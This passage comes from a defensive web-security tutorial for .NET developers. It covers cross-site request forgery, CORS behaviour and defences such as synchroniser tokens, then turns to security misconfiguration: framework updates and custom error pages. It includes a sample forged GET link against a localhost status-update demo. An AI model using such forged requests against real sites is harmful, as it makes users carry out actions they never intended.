User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.7 (KHTML, like Gecko)
Chrome/7.0.517.41 Safari/534.7
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3

name=Troy
```

And it receives a nicely formed response:

```
HTTP/1.1 200 OK
Date: Sat, 30 Oct 2010 23:57:57 GMT
Server: Apache/2.2.14 (Unix) DAV/2 PHP/5.3.2
X-Powered-By: PHP/5.3.2
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Max-Age: 86400
Content-Length: 82
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

Hello CORS, this is ucommbieber.unl.edu
You sent a POST request.
Your name is Troy
```

Now test that back to back with Internet Explorer 8 and there's only *one* request with an HTTP POST and of course *one* response with the expected result. The browser never checks if it's allowed to request this resource from a location other than the site which served the original page.

Of course none of the current crop of browsers will protect against a GET request structured something like

this: <http://localhost:85/StatusUpdateService.svc/UpdateStatus?statusUpdate=Hey,%20I'm%20eating%20my%20breakfast%20now!> It's viewed as a simple hyperlink and the CORS concept of posting and sharing data across sites won't apply.

This section has started to digress a little but the point is that there is a degree of security built into the browser in much the same way as browsers are beginning to bake in protection from other exploits such as XSS, [just like IE8 does](#). But of course [vulnerabilities and workarounds persist](#) and just like when considering XSS vulnerabilities in an application, developers need to be entirely proactive in protecting against CSRF. Any additional protection offered by the browser is simply a bonus.

Other CSRF defences

The synchroniser token pattern is great, but it doesn't have a monopoly on the anti-CSRF patterns. Another alternative is to force re-authentication before processing the request. An activity such as demonstrated above would challenge the user to provide their credentials rather than just blindly carrying out the request.

Yet another approach is good old [Captcha](#). Want to let everyone know what you had for breakfast? Just successfully prove you're a human by correctly identifying the string of distorted characters in the image and you're good to go.

Of course the problem with both these approaches is usability. I'm simply not going to log on or translate a Captcha every time I Tweet or update my Facebook status. On the other hand, I'd personally find this an acceptable approach if it was used in relation to me transferring large sums of money around. Re-authentication in particular is a perfectly viable CSRF defence for financial transactions which occur infrequently and have a potentially major impact should they be accessed illegally. It all boils down to finding a harmonious usability versus security balance.

What *won't* prevent CSRF

Disabling HTTP GET on vulnerable pages. If you look no further than CSRF being executed purely by a victim following a link directly to the vulnerable site, sure, disallowing GET requests is fine. But of course CSRF is equally exploitable using POST and that's exactly what the example above demonstrated.

Only allowing requests with a referrer header from the same site. The problem with this approach is that it's very dependent on an arbitrary piece of information which can be legitimately manipulated at multiple stages in the request process (browser, proxy, firewall, etc.). The referrer may also not be available [if the request originates from an HTTPS address](#).

Storing tokens in cookies. The problem with this approach is that the cookie is persisted across requests. Indeed this was what allowed the exploit above to successfully execute – the authentication cookie was handed over along with the request. Because of this, tokenising a cookie value offers no additional defence to CSRF.

Ensuring requests originate from the same source IP address. This is totally pointless not only because the entire exploit depends on the request appearing perfectly legitimate and originating from the same browser, but because dynamically assigned IP addresses can legitimately change,

even within a single securely authenticated session. Then of course you also have multiple machines exposing the same externally facing IP address by virtue of shared gateways such as you'd find in a corporate scenario. It's a totally pointless and fatally flawed defence.

Summary

The thing that's a little scary about CSRF from the user's perspective is that even though they're "securely" authenticated, an oversight in the app design can lead to *them* – not even an attacker – making requests they never intended. Add to that the totally indiscriminate nature of who the attack can compromise on any given site and combine that with the ubiquity of exposed HTTP endpoints in the "Web 2.0" world (a term I vehemently dislike, but you get the idea), and there really is cause for extra caution to be taken.

The synchroniser token pattern really is a cinch to implement and the degree of randomness it implements significantly erodes the predictability required to make a CSRF exploit work properly. For the most part, this would be sufficient but of course there's always re-authentication if that added degree of request authenticity is desired.

Finally, this vulnerability serves as a reminder of the interrelated, cascading nature of application exploits. CSRF is one those which depends on some sort of other exploitable hole to begin with whether that be SQL injection, XSS or plain old social engineering. So once again we come back to the layered defence approach where security mitigation is rarely any one single defence but rather a series of fortresses fending off attacks at various different points of the application.

Resources

1. [Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)
2. [The Cross-Site Request Forgery \(CSRF/XSRF\) FAQ](#)
3. [HttpHandler with cross-origin resource sharing support](#)

Part 6: Security Misconfiguration, 20 Dec 2010

If your app uses a web server, a framework, an app platform, a database, a network or contains any code, you're at risk of security misconfiguration. So that would be all of us then.

The truth is, software is complex business. It's not so much that the practice of writing code is tricky (in fact I'd argue it's never been easier), but that software applications have so many potential points of vulnerability. Much of this is abstracted away from the software developer either by virtue of it being the domain of other technology groups such as server admins or because it's natively handled in frameworks, but there's still a lot of configuration placed squarely in the hands of the developer.

This is where security configuration (or misconfiguration, as it may be), comes into play. How configurable settings within the app are handled – not code, just configurations – can have a fundamental impact on the security of the app. Fortunately, it's not hard to lock things down pretty tightly, you just need to know where to look.

Defining security misconfiguration

This is a big one in terms of the number of touch points a typical app has. To date, the vulnerabilities looked at in the OWASP Top 10 for .NET developers series have almost entirely focussed on secure practices for *writing code* or at the very least, aspects of application design the developer is responsible for.

Consider the breadth of security misconfiguration as defined by OWASP:

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

This is a massive one in terms of both the environments it spans and where the accountability for application security lies. In all likelihood, your environment has different roles responsible for operating systems, web servers, databases and of course, software development.

Let's look at how OWASP sees the vulnerability and potential fallout:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Developers and network administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Again, there's a wide range of app touch points here. Given that this series is for .NET developers, I'm going to pointedly focus on the aspects of this vulnerability that are directly within our control. This by no means suggests activities like keeping operating system patches current is not essential, it is, but it's (hopefully) a job that's fulfilled by the folks whose job it is to keep the OS layer ticking along in a healthy fashion.

Keep your frameworks up to date

Application frameworks can be a real bonus when it comes to building functionality quickly without "reinventing the wheel". Take [DotNetNuke](#) as an example; here's a mature, very broadly used framework for building content managed websites and it's not SharePoint, which is very good indeed!

The thing with widely used frameworks though, is that once a vulnerability is discovered, you now have a broadly prevalent security problem. Continuing with the DNN example, we saw this last year when [an XSS flaw was discovered within the search feature](#). When the underlying framework beneath a website is easily discoverable (which it is with DNN), and the flaw is widely known (which it quickly became), we have a real problem on our hands.

The relationship to security misconfiguration is that in order to have a "secure" configuration, you need to stay abreast of changes in the frameworks you're dependent on. The DNN situation wasn't great but a fix came along and those applications which had a process defined around keeping frameworks current were quickly immunised.


Of course the concept of vulnerabilities in frameworks and the need to keep them current extends beyond just the third party product; indeed it can affect the very core of the .NET framework. It was only a couple of months ago that the now infamous [padding oracle vulnerability in ASP.NET](#) was disclosed and developers everywhere rushed to defend their sites.

Actually the Microsoft example is a good one because it required *software developers*, not server admins, to implement code level evasive action whilst a patch was prepared. In fact there was [initial code level guidance](#) followed by [further code level guidance](#) and eventually [followed by a patch](#) after which all prior defensive work needed to be rolled back.


The point with both the DNN and the Microsoft issues is that there needs to be a process to keep frameworks current. In a perfect world this would be well formalised, reliable, auditable monitoring of framework releases and speedy response when risk was discovered. Of course for many people, their environments will be significantly more casual but the objective is the same; keep the frameworks current!

One neat way to keep libraries current within a project is to add them as a library package reference using [NuGet](#). It's still very early days for the package management system previously known as NuPack but there's promise in its ability to address this particular vulnerability, albeit not the primary purpose it sets out to serve.


To get started, just jump into the Extension Manager in Visual Studio 2010 and add it from the online gallery:




Which gives you a new context menu in the project properties:




That then allows you to find your favourite packages / libraries / frameworks:



Resulting in a project which now has all the usual NUnit bits (referenced to the assemblies stored in the “packages” folder at the root of the app), as well as a sample test and a packages.config file:



Anyway, the real point of all this in the context of security misconfiguration is that at any time we can jump back into the library package reference dialog and easily check for updates:




From a framework currency perspective, this is not only a whole lot easier to take updates when they're available but also to discover them in the first place. Positive step forward for this vulnerability IMHO.

Customise your error messages

In order to successfully exploit an application, someone needs to start building a picture of how the thing is put together. The more pieces of information they gain, the clearer the picture of the application structure is and the more empowered they become to start actually doing some damage.

This brings us to the [yellow screen of death](#), a sample of which I've prepared below:



I'm sure you've all seen this before but let's just pause for a bit and consider the internal implementation information being leaked to the outside world:


1. The expected behaviour of a query string (something we normally don't want a user manipulating)
2. The internal implementation of how a piece of untrusted data is handled (possible disclosure of weaknesses in the design)
3. Some very sensitive code structure details (deliberately very destructive so you get the idea)

4. The physical location of the file on the developers machine (further application structure disclosure)
5. Entire stack trace of the error (disclosure of internal events and methods)
6. Version of the .NET framework the app is executing on (discloses how the app may handle certain conditions)


The mitigation is simple and pretty broadly known; it's just a matter of turning custom errors on in the system.web element of the Web.config:

```
<customErrors mode="On" />
```

But is this enough? Here's what the end user sees:



But here's what they *don't* see:




What the server is telling us in the response headers is that an internal server error – an HTTP 500 – has occurred. This in itself is a degree of internal information leakage as it's disclosing that the request has failed at a code level. This might seem insignificant, but it can be considered *low-hanging fruit* in that any automated scanning of websites will quickly identify applications throwing internal errors are possibly ripe for a bit more exploration.

Let's define a default redirect and we'll also set the redirect mode to *ResponseRewrite* so the URL doesn't change (quite useful for the folks that keep hitting refresh on the error page URL when the redirect mode is *ResponseRedirect*):

```
<customErrors mode="On" redirectMode="ResponseRewrite"
defaultRedirect="~/Error.aspx" />
```

Now let's take a look at the response headers:



A dedicated custom error page is a little thing, but it means those internal server errors are entirely obfuscated both in terms of the response to the user and the response headers. Of course from a usability perspective, it's also a very good thing.

I suspect one of the reasons so many people stand up websites with Yellow Screens of Death still active has to do with configuration management. They may well be aware of this being an undesirable end state but it's simply "slipped through the cracks". One really easy way of mitigating against this insecure configuration is to set the mode to "RemoteOnly" so that error stack traces still bubble up to the page on the local host but never on a remote machine such as a server:

```
<customErrors mode="RemoteOnly" redirectMode="ResponseRewrite"
defaultRedirect="~/Error.aspx" />
```

But what about when you *really* want to see those stack traces from a remote environment, such as a test server? A bit of configuration management is the way to go and [config transforms](#) are the perfect way to do this. Just set the configuration file for the target environment to turn custom errors off:

```
<customErrors xdt:Transform="SetAttributes(mode)" mode="Off" />
```

That's fine for a test environment which doesn't face the public, but you *never* want to be exposing stack traces to the masses so how do you get this information for debugging purposes? There's always the server event logs but of course you're going to need access to these which often isn't available, particularly in a managed hosting environment.

